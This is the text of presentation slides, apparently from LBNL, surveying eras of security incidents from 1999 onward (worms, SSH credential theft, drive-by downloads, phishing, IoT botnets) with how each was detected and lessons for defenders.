- Identify trends to prepare for the future
  - Bad guys learn and evolve tactics
  - Eras cast "shadows" - ramification for the future
- Building a toolbox of Controls
  - Communicate controls that are working for LBNL
  - Tools developed for one era can be used in other eras
    - Example: Blaster prepared us for Morto


Early Incidents - 1999-2003

Characterization

- People at the other end
- Network services are weak
- Examples: spam relays, sadmind, C: world writable, guessable passwords
- No focus on cyber security

Detection

- Easy with Bro, most things cleartext



Shadow: Bad guys learned port based recon techniques. Perhaps the need to automated became clear, lots of manual effort at this time.


Inflationary Period for Attacks (2001-TBD)

Characterization

- Software replaces people for attack
- Network services are still the weak point
- Example: nmap, automated scan tools, broad sweeping attacks
- "Ankle biters" vs. things worth looking at


Detection

- Easy, Bro IDS heuristics for scanning




Shadow: This has never gone away, internet "background radiation".

Background Radiation - Unique IP's blocked each year



26,514,101

Worms (2003-2004)



Characterization

- Automated, massively successful at spreading, viral growth, no coordination
- Network services still the weak point
- Mean time to infection is minutes
- Example: Code Red, Blaster, Nimda
- I hate Microsoft now

Detection

- Very noisy scanning, easy to detect

Shadow: The blueprint for botnets, no coordination yet, lot's of overlap


SSH credential theft (2004-08)

Characterization

- Typical target has higher impact, multi-user Linux systems, clusters, HPC
- People attacking accounts, web of trust
- Example: ssh key reuse, known_hosts file, local-root escalation, rootkits (suckit, phalanx) for passwords exploits, etc

Detection

- Hard, all encrypted, legit host to host



Shadow: Authentication as a weak link, no visibility as bad guys enjoy encryption


Web middleware attacks (2006-2009)

Characterization

- Content management systems (e.g. wikis, joomla, phpmyadmin)
- Applications are the weak point
- Defacing the website, post viagra ads

Detection

- Needle in the HTTP haystack is hard
- Detecting the defacement is easy



Shadow: Early monetization, precursor to political hacktivism, http exposure become clear, it's everywhere (admin interface, embedded) but not much control


Drive-by-downloads (2010-2013)

Characterization

- Flash/Java exploits via browser and malicious ads, Mac's get a pass
- Clients (browsers and plugins) are the weak point
- People enable the attack (browsing)
- I hate Adobe more than Microsoft now

Detection

- Detecting the actual compromise is hard
- Malware after the fact is easy



Shadow: Many compromised hosts, enough to build many botnets


Phishing (2012-2016)

Characterization

- Trick the user into performing dangerous actions, malicious link or attachment
- People are the weak point
- Easy to patch software; hard to patch people

Detection

- Difficult
- User awareness
- Bro’s smtp-url-analysis package



Shadow: social engineering attacks continue to be a challenge


IoT Botnets (2017- Please Stop)

Characterization

- Botnets are addressed with existing controls, they look a lot like the worms
- Devices flooding networks with massive coordinated scanning
- IoT botnets need new controls
  - New and unknown ports
  - Less predictable places

Detection

- The scanning is impossible to miss



Emerging Eras?

- Direct Monetization
  - Ransomware
  - Cryptomining


- Out-of-band Social Engineering
  - "Hello, this is Microsoft" phone calls
  - Browser pop-ups, "we detected a problem, call us"

Missing Eras?

- Denial of Service
  - LBNL may not be an interesting target

- Apple/Mac infections
- Mobile problems
  - I don't know

- SCADA attacks
  - LBNL does not have a lot exposure
  - Coming soon...?



Incidents Happen

There is no perfect protection, incidents are going to happen. Architect to reduce the scope and severity, detect quickly.

Study and Learn

Data driven cyber security. What exactly happened, bit by bit. How were controls bypassed? How best to defend in the future?

New Controls

Take the lessons learned from study and consider new controls. Where to attack the kill chain?


Deep dive into two eras

Year	Era
1999-2003	Early Incidents
2001-TBD	Inflationary Period
2003-2004	Worms
2004-2010	*SSH credential theft*
2007-2009	Web defacement
2010 - 2013	Drive-by-downloads
2012 - 2016	*Phishing*
2017 - TBD	IoT Botnets

SSH credential theft (2004-10)

Characterization

- Well done rootkits (suckit, phalanx), web of trust exploits with ssh keys, encrypted
- Typical target has higher impact, multi-user Linux systems, clusters, HPC, etc.
- People attacking accounts, web of trust
- Example: ssh key reuse, known_hosts file, local-root escalation, rootkits for passwords exploits etc




Detection

- Hard, all encrypted, legit host to host

Shadow: Establishes authentication as the weakest link, visibility gets lost clear is now encrypted.


Phishing (2012-2016)

- Trick the recipient into performing some kind of dangerous action for the adversary
- Example: malicious link, malicious attachment
- People are the weak point
- People attacking people, to get to computers
- Easy to patch software; hard to patch people



